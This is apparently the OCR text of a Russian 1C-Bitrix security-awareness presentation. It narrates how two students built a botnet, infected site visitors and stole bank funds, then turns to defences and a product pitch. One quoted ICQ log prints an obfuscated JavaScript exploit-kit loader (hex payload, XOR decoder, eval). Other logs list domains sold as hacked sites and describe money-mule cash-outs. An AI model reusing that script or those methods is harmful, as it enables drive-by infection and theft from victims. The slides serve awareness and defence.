Зачем взламывают веб-сайты? Доступно о ботнет сетях и монетизации интернет-преступности

Артем Рябинков,
руководитель отдела развития бизнеса
1С-Битрикс, к.т.н.

Непридуманная история…

Два молодых человека старшекурсника из региона.
Непрофессионалы.

Шаг 1. Инвестиции

Сетевой вирус (ботнет) - $150.

Сервер в Китае для хостига серверной части - $50

Пара публичных открытых прокси-серверов

Свободное время

Непридуманная история…

Шаг 2. Поиск варианта установки ботнет-вируса

JavaScript – связка эксплоитов (iframe) – еще $50.

- Ставится в HTML-код страниц сайта
- Не обнаруживается большинством антивирусами
- Использует уязвимости браузера и его компонентов
- Инсталлирует ботнет-вирус
- Передает ему управление

Лог переписки в ICQ

Входящее
где зевса покупал?
Исходящее
партнер покупал + модули бешенных бабок стоят
Входящее
ну они однозначно окупаются :)
Исходящее
ты фрейм скинешь?
Входящее
я скинул же тебе
Исходящее
я нечего не получал
Входящее
<script>jkc="4f48421b161d2c4f4842171b161d2c40534845524f49480642494f4054474b435554454f400e424945534b43485208474a4a0f065d2c2f42494f4054474b435554450e0f1d2c5b2c50545c52
…
1b04684768041d5e5f5f414f481b04684768041d";kjpove="function wwo(){hqsfv=Math.PI;wgks=parseInt;wktlj='length';sk=wgks(~((hqsfv&hqsfv)|(~hqsfv&hqsfv)&(hqsfv&~hqsfv)|(~hqsfv&~hqsfv)));hps=wgks(((sk&sk)|(~sk&sk)&(sk&~sk)|(~sk&~sk))&1);jypbcl=hps<<hps;xyygin=sk;vrzt='';zoz=String.fromCharCode;nhulm=eval;for(no=sk;no<kjpove[wktlj];no-=-hps)xyygin+=kjpove.charCodeAt(no);xyygin%=unescape(sk+zoz(120)+(hps<<6));for(no=sk;no<jkc[wktlj];no+=jypbcl)vrzt+=zoz(wgks(sk+zoz(120)+jkc.charAt(no)+jkc.charAt(no+wgks(hps)))^xyygin);try{nhulm(vrzt);}catch(aaaa){try{eval(vrzt);}catch(aaaa){}}}try{eval('wwo();')}catch(aaaa){}";eval(kjpove);</script>

Непридуманная история…

Шаг 4. Поиск сайтов для установки эксплойта

Есть биржи и сообщества, одиночки, которые продают доступ к сайтам.

Цена зависит от посещаемости (ТиЦ, PR).
$50-60 – сайт с посещамостью сотни-тысячи
$100 - $1000+ - посещаемость тысячи-десятки тысяч

Лог переписки в ICQ

Исходящее
слух покажи какие сайты у тебя есть с тиц?
Входящее
какие нужны?
Входящее
с тиц есть много
Исходящее
с тиц для начала,а вобще очень сильно нужен траф
Входящее
Domain CY (http) CY (www) PR
EXPO-VOLGA.RU 600 600 5
infoasia.ru 500 500 2
paks.ru 500 500 4
ZOLOTAYA-RIBKA.RU 500 500 4
premierdecor.ru 475 475 3
TINKOFF.RU 475 475 5
KARTASPB.RU 400 400 6
kiparis-spb.ru 400 400 3
mebit.ru 325 325 3
mp3cd.ru 325 325 4
mp3format.ru 325 325 4
AKSOBOR.RU 200 200 3
BLENDAMED.RU 180 180 4
BLEND-A-MED.RU 180 180 4
A-B-S.RU 170 170 0
MANUFAKTURA-TUR.RU 170 170 4
Исходящее
BLENDAMED.RU скока будет стоить и paks.ru?
Входящее
блендамед 20
Входящее
paks.ru 70
Исходящее
а можно узнать в чем разница цен?)
Входящее
тиц и пр
Исходящее
я беру их в понедельник или вторник,ты будеш вечером?

Непридуманная история…

Шаг 3. Мониторинг трафика и инсталляций ботов

4 дня работы ботсети

- несколько тысяч “трафов” (чтения эксплойтов)
- несколько десятков “инсталлов” (успешных заражений)
- несколько компьютеров – системы «клиент-банк»(e-bank)

Два “удачных” заражения: компания и физлицо

Шаг 4. Действия по переводу средств

Физлицо – $10 тыс. на карте, банк-онлайн.
Компания – клиент-банк, 30 млн. руб. на счете

Лог переписки в ICQ

Входящее
Ак жив
Исходящее
ща звоню дропу
Входящее
В 22 30 зайдет
Исходящее
почему в 22 30???
Входящее
Зачисление у альфы во столько
Исходящее
бля надеюсь не локнут
Входящее
Ак калининграда был
Исходящее
3 раза по 100 сниму)
……
Исходящее
не пашет доступ
Исходящее
надо было пасс сменить сразу

Входящее
Ему смс походу пришло
Исходящее
Мда
Входящее
Если лох то невпалит заявку
Исходящее
заявку может и да
но залив не пройдет
Входящее
Почему?
Исходящее
да потому
он ах&%$т от такого конверта
Исходящее
щас в банк будет звонить
Входящее
Мож заявка исполнилась
Исходящее
да не,это бред
Входящее
Лаве ушло и ему смс пришло

Это бизнес!

Категории хакеров

Студенты, ИТ специалисты начального уровня

- пробуют силы на первых попавшихся сайтах
- нет понимания последствий для жертвы
- нет осознания юридической личной ответственности
- редко зарабатывают на хакерстве как на бизнесе

Профессиональные специалисты

- прекрасный технический багаж
- никогда не светятся в тусовках, не кривляются
- делают только на заказ и только за деньги
- активно работают на службы безопасности крупных компаний

Обычный студент может пользоваться самыми банальными методами.


Вирусописатель + Хакер = …

Главный объект нападения – системы типа «e-Bank», электронных денег, установленные у пользователей.

Цель – получить доступ к управлению банковским счетом через Интернет.

Задача – установка бота (вируса) на компьютер пользователя.

Инструмент – распространение вируса через взломанные сайты



Бот-сети и трояны

Ботнет (бот-сеть) — это некоторое количество компьютеров (100 - 100000 >) - ботов - подключенных к сети интернет, и подчиняющихся командам центра управления.

Бот (или компьютер-зомби) — это компьютер, на котором установлено вредоносное программное обеспечение — троян, имеющий функционал БОТ-клиента.

Строго говоря, троян может быть и просто «трояном», не делающим компьютер частью зомби сети. Тем не менее, и способы заражения и опасность от заражения обычных троянов, и троянов-бот-клиентов совершенно одинаковые.

Варианты установки троянов на компьютер


- уязвимости в системном ПО
- запуск исполняемого файла с вирусом (присланного по почте или через IM)
- санкционированный доступ к компьютеру (крайне редко)
- подбор слабого административного пароля (редко)
- ручной взлом

Сайты – сегодня основной способ распространения вирусов

Способы распространения вирусов через веб:

iframe и JavaScript

На самом деле, способ даже один, так как все JavaScript, как правило в конце концов «рисуют» iframe.




Что может сделать ботнет-вирус, троян?

- Безвозвратно удалить ОС и все данные
- Похитить любую информацию на компе (данные, пароли, сертификаты и реквизиты доступа)
- Перехват и модификация банковской транзакции
- Сделать компьютер прокси-сервером
- Установить любой софт, сделать частью бот-сети
- Звонить на платные линии

Как злоумышленники могут монетизировать заражения?


- Хищение конфиденциальной информации
- Вывод средств через банк-клиент, электронные деньги
- DDOS – атаки
- Рассылка спама
- Накрутка рекламных ссылок
- Накрутка посещамости (реже)
- Продажа ботсети другим лицам



Что делать?

Защита персональных компьютеров


- регулярно обновлять системное и все прикладное ПО, антивирусные базы
- с подозрением относится ко всем исполняемым файлам
- не предоставлять никому доступа к компьютеру
- использовать сложные пароли для все аккаунтов удаленного доступа
- уделять внимание защите всех компонентов системы



Защита веб-сайтов – самая серьезная задача!

Большая часть современных сайтов - набор запчастей.

- **низкий уровень стандартной разработки**
- **отсутствие единой концепции безопасности**
- **несколько аккаунтов для одного пользователя**
- **не обновляемое ПО, особенно после модификации**




Разработчики интернет-приложений зачастую не задумываются о безопасности.

Веб-антивирус

В платформу «1С-Битрикс» встроена система противодействия заражениям сайтов, которая:

- выявляет в html-коде потенциально опасные участки
- определяет 90% заражений сайта
- «белый список» для отсечения ложно положительных срабатываний



Веб-антивирус ни в коем случае не является заменой персонального антивируса!

Инструменты защиты веб-сайта

- Аутентификация и система составных паролей
- Технология защиты сессии пользователя
- Проактивный фильтр защиты от атак
- Активная реакция на вторжение
- Контроль целостности системы
- Защита от фишинга
- Шифрование данных
- Групповые политики безопасности
- Защита при регистрации и авторизации
- Журнал событий
- Веб-антивирус





Использование одноразовых паролей OTP

- Двухфакторная аутентификация
- Невозможность повторного использования перехваченного пароля
- Защита от фишинга

  Обязательно для всех административных учетных записей, желательно – для всех контент-редакторов
- Цена устройства – 600-800 рублей.


eToken
YOUR KEY TO eSECURITY

Сертифицированный софт

Сертифицировано ФСТЭК

«1С-Битрикс: Управление сайтом» соответствует требованиям руководящего документа *«Средства вычислительной техники. Защита от несанкционированного доступа к информации. Показатели защищенности от несанкционированного доступа к информации»* *(Гостехкоммиссия, 1992)* **по 5 классу защищенности.**

и **может использоваться** для создания автоматизированных систем **до класса защищенности 1Г** включительно и в информационных системах **персональных данных до 3 класса** включительно.



СИСТЕМА СЕРТИФИКАЦИИ
СРЕДСТВ ЗАЩИТЫ ИНФОРМАЦИИ

ПО ТРЕБОВАНИЯМ БЕЗОПАСНОСТИ ИНФОРМАЦИИ
№ РОСС RU.0001.01БИ00

СЕРТИФИКАТ СООТВЕТСТВИЯ
№ 2003

Выдан 27 декабря 2009 г.
Действителен до 27 декабря 2012 г.

Настоящий сертификат удостоверяет, что программное обеспечение «1С-Битрикс: Корпоративный портал 8.0», разработанное ООО «1С-Битрикс» и производимое ООО «Сертифицированные информационные системы», является программным средством общего назначения со встроенными средствами защиты от несанкционированного доступа к информации, не содержащей сведения, составляющие государственную тайну, соответствует требованиям руководящего документа «Средства вычислительной техники. Защита от несанкционированного доступа к информации. Показатели защищенности от несанкционированного доступа к информации» (Гостехкомиссия, 1992) - по 5 классу защищенности и может использоваться при создании автоматизированных систем до класса защищённости 1Г включительно и при создании информационных систем персональных данных до 3 класса включительно при выполнении указаний по эксплуатации, приведённых в технических условиях ТУ 502120-0146-80715150-2009.

Сертификат выдан на основании результатов сертификационных испытаний, проведенных испытательной лабораторией ФГУП «Гостехстрой» (аттестат аккредитации от 15.05.2006 № СЗИ RU.1483.Б043.026) - техническое заключение от 25.11.2009, и экспертного заключения от 18.12.2009 органа по сертификации ФГУ «ГНИИИ ПТЗИ ФСТЭК России» (аттестат аккредитации от 26.04.2005 № СЗИ RU.840.А92.007).

Заявитель: ООО «Сертифицированные информационные системы»
Адрес: 115201, Москва, 2-й Котляковский переулок, д. 1, стр. 3
Телефон: (495) 229-5607

Контроль маркирования знаками соответствия сертифицированной продукции и инспекционный контроль ее соответствия требованиям указанного в настоящем сертификате руководящего документа и технических условий осуществляется испытательной лабораторией ФГУП «Гостехстрой».

ПЕРВЫЙ ЗАМЕСТИТЕЛЬ ДИРЕКТОРА ФСТЭК РОССИИ
В.Селин

Продукт внесен в Государственный реестр сертифицированных средств защиты информации Системы сертификации средств защиты информации по требованиям безопасности информации № РОСС RU.0001.01БИ00.

Подробнее о веб-безопасности:
www.1c-bitrix.ru/products/cms/security/

Задавайте вопросы

Артем Рябинков

artem@1c-bitrix.ru

Лог переписки в ICQ :)

Входящее
п^%$ец, даже сбер на битриксе
Исходящее
это самый п$&%#й двиг + защищенный
Исходящее
но не от брута =)
защит на брут тоже нету)
Входящее
:-) он просто комерческий и стандарт в ру
Входящее
далеко не самый п$&%#й
Исходящее
угу
Входящее
просто русский

Исходящее
п$&%#й двиг,какие хоч модули под него есть
других движков чтобы сравнить с битриксом я не знаю
Входящее
:-)
Входящее
drupal
Исходящее
))))))
Исходящее
ну ты сравнил